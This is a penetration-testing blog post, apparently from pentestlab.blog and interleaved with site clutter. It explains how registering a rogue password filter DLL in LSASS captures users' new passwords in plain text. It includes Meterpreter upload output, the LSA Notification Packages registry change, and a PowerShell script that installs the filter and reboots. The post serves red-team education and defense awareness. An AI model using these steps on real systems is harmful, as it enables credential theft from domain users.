

# PENETRATION TESTING LAB

OFFENSIVE TECHNIQUES & METHODOLOGIES



FEBRUARY 10, 2020

## Credential Access – Password Filter DLL



by Administrator. In Credential Access. Leave a Comment

Microsoft has introduced password filters as a method for systems administrators to enforce password policies and change notification. Filters are used to validate new passwords and to ensure that these are aligned with the password policy in place and no passwords are used that might be compliant with the domain policy but considered weak. For example a password with 8 characters

### Support pentestlab.blog

Pentestlab.blog has a long term history in the offensive security space by delivering content for over a decade. Articles discussed in pentestlab.blog have been used by cyber security professionals and red teamers for their day to

length might be acceptable by the group policy however if it is in the form of \$companyname123 or Spring2020 is considered weak since these passwords could be used by an attacker during a brute force attack. Password filters assist administrators to prevent these type of passwords in order users to choose more unique passwords.


During red team assessments password filters can be used as method to retrieve credentials from domain users (domain controller) or local accounts (local computer). This is because a password filter in order to perform the password validation requires from the Local Security Authority (LSA) the password of the user in plain-text. Therefore installing and registering an arbitrary password filter could be used to harvest credentials every time a user changes his password. This technique requires elevated access (local administrator) and can be implemented in three stages:

1. Password Filter DLL should be dropped into  
C:\Windows\System32
2. Registry key modification to register the Password Filter DLL
3. System reboot to load the password filter DLL into the LSASS process

day job and by students and lecturers in academia. If you have benefit by the content all these years and you would like to support us on the maintenance costs please consider a donation.

One-Time	Monthly
Make a one-time donation	
Choose an amount	
<div>£5.00</div>	
<div>£15.00</div>	
<div>£100.00</div>	
Or enter a custom amount	
<div>£ 30.00</div>	
<div></div>	

The following screenshot demonstrates the flow of a password change request:



Password Change Request – Flow

Prior to storing the new password in the security accounts manager (SAM) the local security authority requires validation from the password filter. According to Microsoft documentation each password filter is called twice for validation of the new password that is accepted and to notify the filter about the password change.

Your contribution is appreciated.

DONATE

## FOLLOW PENTEST LAB

Enter your email address to follow this blog and receive notifications of new articles by email.

FOLLOW


Join 2,312 other subscribers

## Supported by



VISIT MALDEV ACADEMY

SEARCH TOPIC



The screenshot shows Process Explorer with the 'Process' list on the left and the 'Main Modules' list on the right. The 'lsass.exe' process is selected in the left pane. In the right pane, the 'PasswordFilter.dll' is listed as a loaded module, with its path shown as 'C:\Windows\System32\passwordfilterpentestlab.dll'.

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
inetinfo.exe	0.06	5,052 K	11,220 K	1492	Internet Information Services	Microsoft Corporation
ismsserv.exe		1,508 K	4,360 K	1544	Windows NT Intersite Messa...	Microsoft Corporation
VGAUTHSERVICE.exe		2,776 K	8,312 K	1616	VMware Guest Authentica...	VMware, Inc.
vmtoolsd.exe		7,376 K	17,884 K	1660	VMware Tools Core Service	VMware, Inc.
svchost.exe		3,996 K	7,904 K	1692	Host Process for Windows S...	Microsoft Corporation
wlms.exe		468 K	2,604 K	1772	Windows License Monitoring...	Microsoft Corporation
dfsrv.exe		1,676 K	5,120 K	1824	Windows NT Distributed File ...	Microsoft Corporation
vds.exe		1,884 K	7,696 K	2104	Virtual Disk Service	Microsoft Corporation
svchost.exe		1,048 K	4,308 K	2160	Host Process for Windows S...	Microsoft Corporation
svchost.exe		6,392 K	8,160 K	2176	Host Process for Windows S...	Microsoft Corporation
dlhst.exe	0.01	3,340 K	10,004 K	2292	COM Surrogate	Microsoft Corporation
msdtc.exe	0.01	2,480 K	6,888 K	2544	Microsoft Distributed Transa...	Microsoft Corporation
WmiApSrv.exe	< 0.01	1,152 K	5,004 K	3308	WMI Performance Reverse A...	Microsoft Corporation
lsass.exe		51,268 K	43,228 K	504	Local Security Authority Proc...	Microsoft Corporation

Name	Description	Company Name	Path
ntasn1.dll	Microsoft ASN.1 API	Microsoft Corporation	C:\Windows\System32\ntasn1.dll
ntdll.dll	NT Layer DLL	Microsoft Corporation	C:\Windows\System32\ntdll.dll
ntdsai.dll	NTSDS	Microsoft Corporation	C:\Windows\System32\ntdsai.dll
ntdsapi.dll	NTSDS	Microsoft Corporation	C:\Windows\System32\ntdsapi.dll
ntdsapi.dll	Active Directory Domain Services ...	Microsoft Corporation	C:\Windows\System32\ntdsapi.dll
ntdsatq.dll	Asynchronous Thread Queue	Microsoft Corporation	C:\Windows\System32\ntdsatq.dll
ntdsbdrv.dll	NTSDS	Microsoft Corporation	C:\Windows\System32\ntdsbdrv.dll
ntdsccc.dll	Windows NT Directory Service Kno...	Microsoft Corporation	C:\Windows\System32\ntdsccc.dll
ntdsmsg.dll	NTSDS	Microsoft Corporation	C:\Windows\System32\ntdsmsg.dll
ole32.dll	Microsoft OLE for Windows	Microsoft Corporation	C:\Windows\System32\ole32.dll
oleaut32.dll	Microsoft OLE for Windows	Microsoft Corporation	C:\Windows\System32\oleaut32.dll
passwordfilterpen...	PasswordFilter	Pentest Laboratories	C:\Windows\System32\passwordfilterpentestlab.dll
passwordfilterpen...	PasswordFilter	Pentest Laboratories	C:\Windows\System32\passwordfilterpentestlab.dll
pcwum.dll	Performance Counters for Window...	Microsoft Corporation	C:\Windows\System32\pcwum.dll

Password Filter DLL loaded into lsass.exe

3gstudent developed a **password filter DLL** which can be used to implement this technique. From an existing Meterpreter session the password filter DLL can be transferred easily to "System32" folder by using the upload function.

```
meterpreter > upload Win32Project3.dll c:\\windows\\system32
[*] uploading : Win32Project3.dll -> c:\\windows\\system32
[*] uploaded  : Win32Project3.dll -> c:\\windows\\system32\\Win32Project3.dll
```

Password Filter DLL

The registry key that is responsible to load the DLL into the LSASS process is the "Notification Packages" which can be found in the following registry key:

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa
```



## RECENT POSTS

[Web Browser Stored Credentials](#)

[Persistence – DLL Proxy Loading](#)

[Persistence – Explorer](#)

[Persistence – Visual Studio Code Extensions](#)

[AS-REP Roasting](#)

## CATEGORIES

[Coding \(10\)](#)

[Exploitation Techniques \(19\)](#)

[External Submissions \(3\)](#)

[General Lab Notes \(22\)](#)

[Information Gathering \(12\)](#)

[Infrastructure \(2\)](#)

[Maintaining Access \(4\)](#)

[Mobile Pentesting \(7\)](#)

[Network Mapping \(1\)](#)

[Post Exploitation \(13\)](#)



## Defense Evasion (22)

## Domain Escalation (6)

## Domain Persistence (4)

## Initial Access (1)

## Lateral Movement (3)

## Man-in-the-middle (1)

## Persistence (39)

## Privilege Escalation (17)

## Reviews (1)

## Social Engineering (11)

## Tools (7)

## VoIP (4)

## Web Application (14)

## Wireless (2)

February 2020

Page 5 of 11

						1	2
3	4	5	6	7	8	9	
10	11	12	13	14	15	16	
17	18	19	20	21	22	23	
24	25	26	27	28	29		

« Jan Mar »

Credential Access – Notification Packages Registry Key Modification

The “0” before the name of the DLL is required as there should be a space between values of notification packages.

PEN TEST LAB STATS

7,614,749 hits

FACEBOOK PAGE

. . .

Credential Access – DLL Registration

The system needs to be rebooted in order to load the arbitrary DLL into the “LSASS” process. When the user

change his current password, the password filter will retrieve the new password in plain-text.

#### Password Change

The password will be written into a text file inside the C:\ drive but the code can be modified to alter the location.

```
type logFile1.txt  
type logFile2.txt
```

Clear-Text Password Logged

Clear-Text Password Logged


Alternatively this technique can be implemented directly from a PowerShell console.

```
$passwordFilterName = (Copy-Item "Win32Project3.dll" -Destination .)
$lsaKey = Get-Item "HKLM:\SYSTEM\CurrentControlSet\Control\NotificationPackages"
$notificationPackagesValues = $lsaKey.GetValue("NotificationPackages")
$notificationPackagesValues += $passwordFilterName
Set-ItemProperty "HKLM:\SYSTEM\CurrentControlSet\Control\NotificationPackages" $notificationPackagesValues
Restart-Computer -Confirm
```



## PowerShell Filter DLL – PowerShell

## YouTube



- <https://docs.microsoft.com/en-us/windows/win32/secmgmt/installing-and-registering-a-password-filter-dll>
- <https://docs.microsoft.com/en-us/windows/win32/secmgmt/password-filters>
- <https://github.com/3gstudent/PasswordFilter>

- <https://malicious.link/post/2013/2013-09-11-stealing-passwords-every-time-they-change/>
- <https://github.com/GoSecure/DLLPasswordFilterImplant>
- <https://clymb3r.wordpress.com/2013/09/15/intercepting-password-changes-with-function-hooking/>

---

Rate this:

---

6 Votes

Share this:



Loading...

CREDENTIALS

DLL

LSASS

PASSWORD

PASSWORD FILTER

## Leave a comment

---

---

PREVIOUS

Persistence – WaitFor

---

NEXT

Persistence – RID Hijacking

---

